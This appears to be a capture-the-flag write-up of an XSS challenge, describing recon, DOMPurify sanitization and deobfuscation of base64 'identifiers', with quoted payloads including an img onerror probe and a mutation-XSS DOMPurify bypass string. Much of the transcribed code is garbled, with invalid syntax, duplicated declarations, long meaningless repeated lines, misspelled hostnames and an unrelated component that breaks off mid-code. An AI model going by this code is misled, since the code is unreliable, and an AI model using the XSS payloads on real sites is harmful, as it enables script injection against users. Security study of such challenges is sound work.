
The screenshot shows a browser developer tools debugger interface with the assembly tab selected. The assembly code is highly obfuscated, likely generated by a tool like jsbeautifier. It includes several memory access operations, notably reading from memory locations `10x2C` and `10x2D`, and writing to `10x2E`. A red box highlights the following line of code:

```
155     <button type="submit">Parse</button>
```

Quick inspection of our 2 custom made js files reveals some important things:

- Parts of the code are obfuscated as “identifiers” which seem base64 encoded with “atob”:
<https://developer.mozilla.org/en-US/docs/Web/API/atob>

- We are up against DomPurify: *DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.* <https://github.com/cure53/DOMPurify>




```

index.ts | index.js
1 import { useState } from "react";
2 import DOMPurify from "dompurify";
3 import "./index.css";
4
5 function I8x1(identifiers: any) {
6   const [I8x2, _] = useState(() => {
7     const I8x3 = new URLSearchParams(window.location.search);
8     const I8x4 = I8x3.get("text");
9     const I8x5 = window.atob(atob(identifiers["I8x4"]));
10    if (I8x5) {
11      const I8x6 = {};
12      I8x6[I8x4] = atob(identifiers["I8x5"]);
13      return I8x6;
14    }
15  });
16  const I8x7 = {};
17  I8x7[I8x4] = atob(identifiers["I8x9"]);
18  const I8x10 = window.atob(atob(identifiers["I8x9"]));
19  I8x10[I8x4] = atob(identifiers["I8x7"]);
20  return I8x10;
21}
22
23 function I8x11(I8x12) {
24   for (const I8x13 of I8xC(window.atob(identifiers["I8x12"]))) {
25     if (I8x13 === I8x12) {
26       I8x14 = window.atob(atob(identifiers["I8x13"]));
27       I8x15 = window.atob(atob(identifiers["I8x14"]));
28     }
29   }
30   new Function(
31     `I8x16=window.atob(atob(identifiers["I8x15"]));
32     window.atob(atob(identifiers["I8x16"]));
33   `)(I8x14);
34 }
35
36 I8x17(I8x18);
37
38 function I8x19(I8x13) {
39   I8x13>window.atob(atob(identifiers["I8x13"]));
40   I8x14>window.atob(atob(identifiers["I8x13"]));
41   I8x15>window.atob(atob(identifiers["I8x13"]));
42   I8x16>window.atob(atob(identifiers["I8x13"]));
43   I8x17>window.atob(atob(identifiers["I8x13"]));
44   I8x18>window.atob(atob(identifiers["I8x13"]));
45 }
46 let I8x19 = document.createElement("img");
47 I8x19.setAttribute("src", "data:image/png;base64,${I8x13}");
48 I8x19.setAttribute("alt", "The result");
49 I8x19.setAttribute("width", "100px");
50 I8x19.setAttribute("height", "100px");
51 document.body.appendChild(I8x19);
52 I8x19.style.display = "block";
53 I8x19.style.margin = "auto";
54
55 I8x14 = document.createElement("img");
56 I8x14.setAttribute("src", "data:image/png;base64,${I8x13}");
57 I8x14.setAttribute("alt", "The result");
58 I8x14.setAttribute("width", "100px");
59 I8x14.setAttribute("height", "100px");
60 document.body.appendChild(I8x14);
61 I8x14.style.display = "block";
62 I8x14.style.margin = "auto";
63
64 return I8x13;
65}
66
67 return [
68   <div>dangerous</div>
69   <br/>Here is the result</div>
70   <div id="viewer-container" dangerouslySetInnerHTML={I8x12(I8x2)}></div>
71 ];
72}
73
74 export default I8x1;

```

A few of the obfuscated "identifiers"



```

index.ts | index.js
1 import { useState } from "react";
2 import DOMPurify from "dompurify";
3 import "./index.css";
4
5 function I8x1(identifiers: any) {
6   const [I8x2, _] = useState(() => {
7     const I8x3 = new URLSearchParams(window.location.search);
8     const I8x4 = I8x3.get("text");
9     const I8x5 = window.atob(atob(identifiers["I8x4"]));
10    if (I8x5) {
11      const I8x6 = {};
12      I8x6[I8x4] = atob(identifiers["I8x5"]);
13      return I8x6;
14    }
15  });
16  const I8x7 = {};
17  I8x7[I8x4] = atob(identifiers["I8x9"]);
18  const I8x10 = window.atob(atob(identifiers["I8x9"]));
19  I8x10[I8x4] = atob(identifiers["I8x7"]);
20  return I8x10;
21}
22
23 function I8x11(I8x12) {
24   for (const I8x13 of I8xC(window.atob(identifiers["I8x12"]))) {
25     if (I8x13 === I8x12) {
26       I8x14 = window.atob(atob(identifiers["I8x13"]));
27       I8x15 = window.atob(atob(identifiers["I8x14"]));
28     }
29   }
30   new Function(
31     `I8x16=window.atob(atob(identifiers["I8x15]));
32     window.atob(atob(identifiers["I8x16"]));
33   `)(I8x14);
34 }
35
36 I8x17(I8x18);
37
38 function I8x19(I8x13) {
39   I8x13>window.atob(atob(identifiers["I8x13"]));
40   I8x14>window.atob(atob(identifiers["I8x13"]));
41   I8x15>window.atob(atob(identifiers["I8x13"]));
42   I8x16>window.atob(atob(identifiers["I8x13"]));
43   I8x17>window.atob(atob(identifiers["I8x13"]));
44   I8x18>window.atob(atob(identifiers["I8x13"]));
45 }
46 let I8x19 = document.createElement("img");
47 I8x19.setAttribute("src", "data:image/png;base64,${I8x13}");
48 I8x19.setAttribute("alt", "The result");
49 I8x19.setAttribute("width", "100px");
50 I8x19.setAttribute("height", "100px");
51 document.body.appendChild(I8x19);
52 I8x19.style.display = "block";
53 I8x19.style.margin = "auto";
54
55 I8x14 = document.createElement("img");
56 I8x14.setAttribute("src", "data:image/png;base64,${I8x13}");
57 I8x14.setAttribute("alt", "The result");
58 I8x14.setAttribute("width", "100px");
59 I8x14.setAttribute("height", "100px");
60 document.body.appendChild(I8x14);
61 I8x14.style.display = "block";
62 I8x14.style.margin = "auto";
63
64 return I8x13;
65}
66
67 return [
68   <div>dangerous</div>
69   <br/>Here is the result</div>
70   <div id="viewer-container" dangerouslySetInnerHTML={I8x12(I8x2)}></div>
71 ];
72}
73
74 export default I8x1;

```


The screenshot shows the GitHub repository page for 'cure53 / DOMPurify'. The repository has 2 branches and 77 tags. The commit history is listed, showing contributions from 'cure53' and others. The repository is described as a 'DOM-only, super-fast, über-tolerant XSS sanitizer for HTML, MathML and SVG'. It includes sections for 'About', 'Releases', 'Sponsor this project', and 'Contributors'.

Takeaways from our recon:

- Parameter: <https://challenge-0122-challenge.intigriti.io/result?payload=>
- React javascript library is used with 2 custom javascript files in folders “I0x1” and “I0x1C”
- Both javascript files have obfuscated “identifiers” that are base64 encoded.
- DOMPurify: sanitizer that blocks or prevents our XSS attacks.

Step 2: DOMPurify


As we have seen during our recon DOMPurify is implemented as a module into the React web application. This causes our input HTML being sanitized and thus our XSS payload not firing.



The screenshot shows a browser's developer tools interface with the "Filesystem" tab selected. A red box highlights the "node_modules" folder under "challenge-0122-challenge.intelrigift.io". Inside "node_modules", a red arrow points to the "dompurify" folder. Another red box highlights the "src" folder within "dompurify". A red arrow points from this box to a specific line of code in the "index.js" file, which contains the DOMPurify import statement.

```
1 import { useState } from "react";
2 import DOMPurify from "dompurify";
3 import "./App.css";
4
5 function Idx3({ identifiers }) {
6   const Idx3 = new Map();
7   const Idx3 = new Map();
8   const Idx3 = new Map();
9   const Idx3 = new Map();
10  window[window.atob(identifiers["10x4"])] = window.atob(identifiers["10x5"]);
11  window[window.atob(identifiers["10x6"])] = window.atob(identifiers["10x7"]);
12  if (Idx3) {
13    const Idx3 = new Map();
14    Idx3 = new Map();
15    return Idx3;
16  }
17  const Idx3 = new Map();
18  Idx3 = new Map();
19  Idx3 = new Map();
20  Idx3 = new Map();
21  return Idx3;
22 }
23
24 function Idx8(IdxC) {
25   for (const Idx8 of IdxC) {
26     const Idx8 = new Map();
27     Idx8 = new Map();
28     Idx8 = new Map();
29     Idx8 = new Map();
30     Idx8 = new Map();
31     Idx8 = new Map();
32     Idx8 = new Map();
33     Idx8 = new Map();
34     Idx8 = new Map();
35     Idx8 = new Map();
36     Idx8 = new Map();
37     Idx8 = new Map();
38   }
39 }
40
41 function Idx13(Idx1) {
42   Idx13 = new Map();
43   Idx13 = new Map();
44   Idx13 = new Map();
45   Idx13 = new Map();
46   Idx13 = new Map();
47   Idx13 = new Map();
48   Idx13 = new Map();
49   Idx13 = new Map();
50   Idx13 = new Map();
51   Idx13 = new Map();
52   Idx13 = new Map();
53   Idx13 = new Map();
54   Idx13 = new Map();
55   Idx13 = new Map();
56   Idx13 = new Map();
57   Idx13 = new Map();
58   Idx13 = new Map();
59   Idx13 = new Map();
60   Idx13 = new Map();
61   Idx13 = new Map();
62   Idx13 = new Map();
63   Idx13 = new Map();
64   Idx13 = new Map();
65   Idx13 = new Map();
66   Idx13 = new Map();
67   Idx13 = new Map();
68   <div className="App">
69     <h1>Here is the result!</h1>
70     <div id="inner-container" dangerouslySetInnerHTML={Idx12(Idx2)}></div>
71   </div>
72 }
73
74
75 export default Idx1;
```

<https://github.com/cure53/DOMPurify>



The screenshot shows the GitHub README page for the DOMPurify project. It features a "README.md" header, a title "DOMPurify", and a green "npm package 2.3.4" badge. Below the title is a "Build and Test" badge showing "passing", a "downloads 6.5M/month" badge, a "minified 19.3 KB" badge, a "gzipped 7.4 KB" badge, and a "dependents 48.88K" badge. A "npm install dompurify" button is also present. The main content discusses the project's purpose as a super-fast XSS sanitizer for HTML, MathML, and SVG, its history (started in February 2014), and its compatibility across modern browsers. It also mentions automated tests, security goals, and threat model.

DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.

It's also very simple to use and get started with. DOMPurify was [started in February 2014](#) and, meanwhile, has reached version 2.3.4.

DOMPurify is written in JavaScript and works in all modern browsers (Safari (10+), Opera (15+), Internet Explorer (10+), Edge, Firefox and Chrome - as well as almost anything else using Blink or WebKit). It doesn't break on MSIE6 or other legacy browsers. It either uses a fall-back or simply does nothing.

Our automated tests cover 19 different browsers right now, more to come. We also cover Node.js v14.15.1, v15.4.0, v16.13.0, v17.0.0, running DOMPurify on jsdom. Older Node.js versions are known to work as well.

DOMPurify is written by security people who have vast background in web attacks and XSS. Fear not. For more details please also read about our [Security Goals & Threat Model](#). Please, read it. Like, really.

What does it do?

DOMPurify sanitizes HTML and prevents XSS attacks. You can feed DOMPurify with string full of dirty HTML and it will return a string (unless configured otherwise) with clean HTML. DOMPurify will strip out everything that contains dangerous HTML and thereby prevent XSS attacks and other nastiness. It's also damn bloody fast. We use the technologies the browser provides and turn them into an XSS filter. The faster your browser, the faster DOMPurify will be.

Here an example what happens with our XSS payload if I set breakpoints in the developer console:

```
<img src=x onerror=alert()>
```

Just before we pass the line starting the DOMpurify check on our input:

The screenshot shows a browser window with developer tools open. The URL is challenge-0122-challenge.intelrigit.io/result?payload=

```
import { useState } from "react";
import './index.css';
import './App.css';

function I0x11({ identifiers }) {
  const [I0x2, _] = useState(() => {
    const I0x3 = document.createElement('div');
    I0x3.innerHTML = `<img src=x%00onerror=alert()%gt;`;
    window.atob(atob(identifiers["I0x4"]))(window.atob(atob(identifiers["I0x5"])));
    window.atob(atob(identifiers["I0x6"]))(window.atob(atob(identifiers["I0x7"])));
  });
  if (I0x3) {
    const I0x8 = {};
    I0x8[I0x11(identifiers["I0x9"])] = I0x3;
    return I0x8;
  }
  const I0x10 = {};
  I0x10[I0x11(identifiers["I0x9"])] = window.atob(atob(identifiers["I0xA"]));
  return I0x10;
}

function I0x12(I0x13) {
  for (const I0x10 of I0x13) {
    I0x10.innerHTML = '';
    window.atob(atob(identifiers["I0x11"]))(I0x10);
    I0x10.innerHTML = '';
    new Function(`let I0x14 = document.createElement('div'); I0x14.innerHTML = ${I0x10.innerHTML}; window.atob(atob(identifiers["I0x11"]))(I0x14); window.atob(atob(identifiers["I0x12"]))(I0x14)`)(I0x10);
  }
}
function I0x12(I0x13) { _0x13 = document.createElement('div'); _0x13.innerHTML = '00000000'; window.atob(atob(identifiers["I0x11"]))(I0x13); I0x13.innerHTML = '00000000'; window.atob(atob(identifiers["I0x12"]))(I0x13); }

let I0x14 = document.createElement('div');
I0x14.innerHTML = '00000000';
I0x14.innerHTML = '00000000';
I0x14.innerHTML = '00000000';
document.atob(atob(identifiers["I0x13"]))(I0x14);
document.atob(atob(identifiers["I0x14"]))(I0x14);
document.atob(atob(identifiers["I0x15"]))(I0x14);
document.atob(atob(identifiers["I0x16"]))(I0x14);

I0x14 = document.atob(atob(identifiers["I0x13"]))(I0x14);
I0x14.innerHTML = '00000000';
I0x14.innerHTML = '00000000';
I0x14.innerHTML = '00000000';
document.atob(atob(identifiers["I0x14"]))(I0x14);
document.atob(atob(identifiers["I0x15"]))(I0x14);
document.atob(atob(identifiers["I0x16"]))(I0x14);

I0x14.innerHTML = '00000000';
I0x14.innerHTML = '00000000';
I0x14.innerHTML = '00000000';
document.atob(atob(identifiers["I0x15"]))(I0x14);
document.atob(atob(identifiers["I0x16"]))(I0x14);

return I0x13;
}

return (
  <div id="viewer">
    <h1>Here is the result!</h1>
    <div id="viewer-container" dangerouslySetInnerHTML={I0x12(I0x2)}></div>
  </div>
);
}

export default I0x11;
```

After DOMPurify did its checks on our input:

Our payload went from `` to `` after DOMPurify sanitization.

The “onerror” event handler is removed and we need it to execute arbitrary javascript or in other words to fire the XSS attack.

Of course DOMPurify had some bypasses in the past mainly via mutation XSS attacks. If the DOMPurify implemented by the web application developer is not up to date we have a chance to get our XSS.

A good article about DOMPurify bypasses: <https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss>

Lets try following mutation XSS payload from the article:

```
<math><mtext><table><mglyph><style><![CDATA[</style><img title=""]]>&gt;&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

The XSS does not fire. Inspecting the page source code shows some reflection of a part of the input tags but not everything. The developer of this web application seems to have implemented an up to date version of DOMPurify.

The screenshot shows a browser window with a red arrow pointing from the payload in the source code to its reflection in the DOM and developer tools. The page content says "Here is the result!" and the developer tools show the reflected payload in the DOM tree.

Source code (highlighted by a red box):

```
<math><mtext><table><mglyph><style><![CDATA[</style><img title=""]]>&gt;&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

DOM Tree (highlighted by a red box):

```
<math><mtext><table><mglyph><style><![CDATA[</style><img title=""]]>&gt;&lt;/mglyph&gt;&lt;img&Tab;src=1&Tab;onerror=alert(1)&gt;">
```

Developer Tools (Elements tab):

```
<html lang="en">
  <head></head>
  <body>
    <script>You need to enable JavaScript to run this app.</noscript>
    <div id="root">
      <div class="App">
        <div>Here is the result!</div>
      </div>
    </div>
  </body>
</html>
```

Developer Tools (Styles tab):

```
body {
  -webkit-font-smoothing: antialiased;
  -moz-osx-font-smoothing: grayscale;
  background-color: #fff;
  font-family: -apple-system, BlinkMacSystemFont, Segoe UI, Roboto, Oxygen, Ubuntu, Cantarell, Fira Sans, Droid Sans, Helvetica Neue, sans-serif;
  margin: 0;
}
body {
  display: block;
  margin: 0;
}
```

With DOMPurify up to date it becomes hard to just fire XSS payloads as they get sanitized. In my opinion at this point only 2 options:

- We find a zero day against DOMPurify and bypass the sanitization. (chances are low ;-)
- The developer made a mistake in the source code and there is another way to bypass or skip the DOMPurify sanitization.

Step 3: Javascript obfuscation

Ok with DOMPurify standing in our way we hope to find a mistake from the web application developer to bypass or skip the sanitization check.

Next hurdle that we noticed during our recon is that a big part of both custom made javascript files are obfuscated and not really readable.

Possible approach at this point is to look for certain patterns and check if they can be de-obfuscated.

Both js files are full with this kind of patterns: `window.atob(identifiers["I0x15"])`


```
function I0x12[I0x13] {
  I0x13>window.atob(identifiers["I0x9"]) = DOMPurify[
    window.atob(identifiers["I0x15"])
  ](I0x13>window.atob(identifiers["I0x9"]));
  
  let I0x14 = document>window.atob(identifiers["I0x16"])[
    window.atob(identifiers["I0x14"])
  ];
  I0x14>window.atob(identifiers["I0x17"]) =
    I0x13>window.atob(identifiers["I0x9"]);
  document>window.atob(identifiers["I0x32"])[
    window.atob(identifiers["I0x18"])
  ](I0x14);
  
  I0x14 = document>window.atob(identifiers["I0x19"])[
    window.atob(identifiers["I0x14"])
  ][0];
  I0xB{I0x14>window.atob(identifiers["I0x1A"])};
  
  document>window.atob(identifiers["I0x32"])[
    window.atob(identifiers["I0x1B"])
  ](I0x14);
  
  return I0x13;
```

We need to get those “identifiers”. Both js files contain a function that seems to use “identifiers”. That is interesting because we can set breakpoints in our source code and check the content of “identifiers” (use F8 to go through the breakpoints step by step):



```
Page Filesystem Overrides Content scripts Snippets main.02a05519.js index.tsx index.js index.js
  challenge-0122-challenge.intgrrt.io
    static
      css
      ls
      pages
        index
          index.js
            I0xC
              index.js
                App.js
                index.js
                main.02a05519.js
                main-reportWebVitals.js
                reportWebVitals.js
                router.js
      javascript/...
      node_modules
      webpack
    pages
    index
  manifest.json
```

```
5 function I0x1f({ identifiers }) {
  6   const [I0x2, _] = useSet();
  7   const I0x3 = useState();
  8   const I0x4 = useNavigate();
  9   const I0x5 = window.atob(identifiers["I0x4"])(window.atob(identifiers["I0x5"]));
 10 
 11   if (I0x3) {
 12     const I0x6 = {};
 13     I0x6>window.atob(identifiers["I0x6"]) = I0x3;
 14   }
 15   return I0x6;
 16 }
 17 
 18 const I0x7 = {};
 19 I0x7>window.atob(identifiers["I0x7"]) = I0x7;
 20 
 21 const I0x8 = useState();
 22 const I0x9 = useNavigate();
 23 
 24 function I0x10(I0x21) {
 25   I0x21>window.atob(identifiers["I0x10"])(I0x21);
 26   I0x21();
 27   I0x21();
 28   I0x21();
 29   I0x21();
 30   I0x21();
 31   I0x21();
 32   I0x21();
 33   I0x21();
 34   I0x21();
 35   I0x21();
 36   I0x21();
 37   I0x21();
 38 }
```



```
Page Filesystem Overrides Content scripts Snippets main.02a05519.js index.tsx index.js index.js
  challenge-0122-challenge.intgrrt.io
    static
      css
      ls
      pages
        index
          index.js
            I0xC
              index.js
                App.js
                index.js
                main.02a05519.js
                main-reportWebVitals.js
                reportWebVitals.js
                router.js
      javascript/...
      node_modules
      webpack
    pages
    index
  manifest.json
```

```
1 function I0x1f({ identifiers }) {
  2   const [I0x2, _] = useState();
  3   const I0x3 = useState();
  4   const I0x4 = useNavigate();
  5   const I0x5 = window.atob(identifiers["I0x4"])(useNavigate());
  6   const I0x6 = useState();
  7   const I0x7 = useState();
  8   const I0x8 = useState();
  9   const I0x9 = useState();
 10  const I0x10 = useState();
 11  const I0x11 = useState();
 12  const I0x12 = useState();
 13  const I0x13 = useState();
 14  const I0x14 = useState();
 15  const I0x15 = useState();
 16  const I0x16 = useState();
 17  const I0x17 = useState();
 18  const I0x18 = useState();
 19  const I0x19 = useState();
 20  const I0x21 = useState();
 21  const I0x22 = useState();
 22  const I0x23 = useState();
 23  const I0x24 = useState();
 24  const I0x25 = useState();
 25  const I0x26 = useState();
 26  const I0x27 = useState();
 27  const I0x28 = useState();
 28  const I0x29 = useState();
 29  const I0x30 = useState();
 30  const I0x31 = useState();
 31  const I0x32 = useState();
 32  const I0x33 = useState();
 33  const I0x34 = useState();
 34  const I0x35 = useState();
 35  const I0x36 = useState();
 36  const I0x37 = useState();
 37  const I0x38 = useState();
 38  const I0x39 = useState();
 39  const I0x40 = useState();
 40  const I0x41 = useState();
 41  const I0x42 = useState();
 42  const I0x43 = useState();
 43  const I0x44 = useState();
 44  const I0x45 = useState();
 45  const I0x46 = useState();
 46  const I0x47 = useState();
 47  const I0x48 = useState();
 48  const I0x49 = useState();
 49  const I0x50 = useState();
```

With F8 button we can go through each breakpoint step by step and this reveals the content of "identifiers". (This can be copied and pasted somewhere else.)

```

import { useState } from 'react';
import DOMPurify from 'dompurify';
import { useSearchParam } from 'use-search-param';

function Index({ identifiers }) {
  const [id, setId] = useState('I0x1');
  const [value, setValue] = useState(identifiers[id]);
  const [isFocused, setIsFocused] = useState(false);

  const handleInput = (e) => {
    const id = e.target.id;
    const value = e.target.value;
    const identifiers = { ...value };
    identifiers[id] = value;
    setId(id);
    setValue(identifiers);
  };

  const handleFocus = (e) => {
    setIsFocused(true);
  };

  const handleBlur = (e) => {
    setIsFocused(false);
  };

  const handleDelete = (e) => {
    const id = e.target.id;
    const value = e.target.value;
    const identifiers = { ...value };
    delete identifiers[id];
    setId(id);
    setValue(identifiers);
  };

  return (
    <div>
      <input type="text" id={id} value={value} onChange={handleInput} onFocus={handleFocus} onBlur={handleBlur} onKeyPress={handleDelete}>
      <ul style={{ listStyleType: 'none' }}>
        {Object.keys(identifiers).map((key) => (
          <li key={key}>{key}: {value: identifiers[key]}</li>
        ))}
      </ul>
    </div>
  );
}

const IndexWithIdentifiers = () => {
  const [id, setId] = useState('I0x1');
  const [value, setValue] = useState('');
  const [isFocused, setIsFocused] = useState(false);

  const handleInput = (e) => {
    const id = e.target.id;
    const value = e.target.value;
    const identifiers = { ...value };
    identifiers[id] = value;
    setId(id);
    setValue(identifiers);
  };

  const handleFocus = (e) => {
    setIsFocused(true);
  };

  const handleBlur = (e) => {
    setIsFocused(false);
  };

  const handleDelete = (e) => {
    const id = e.target.id;
    const value = e.target.value;
    const identifiers = { ...value };
    delete identifiers[id];
    setId(id);
    setValue(identifiers);
  };

  return (
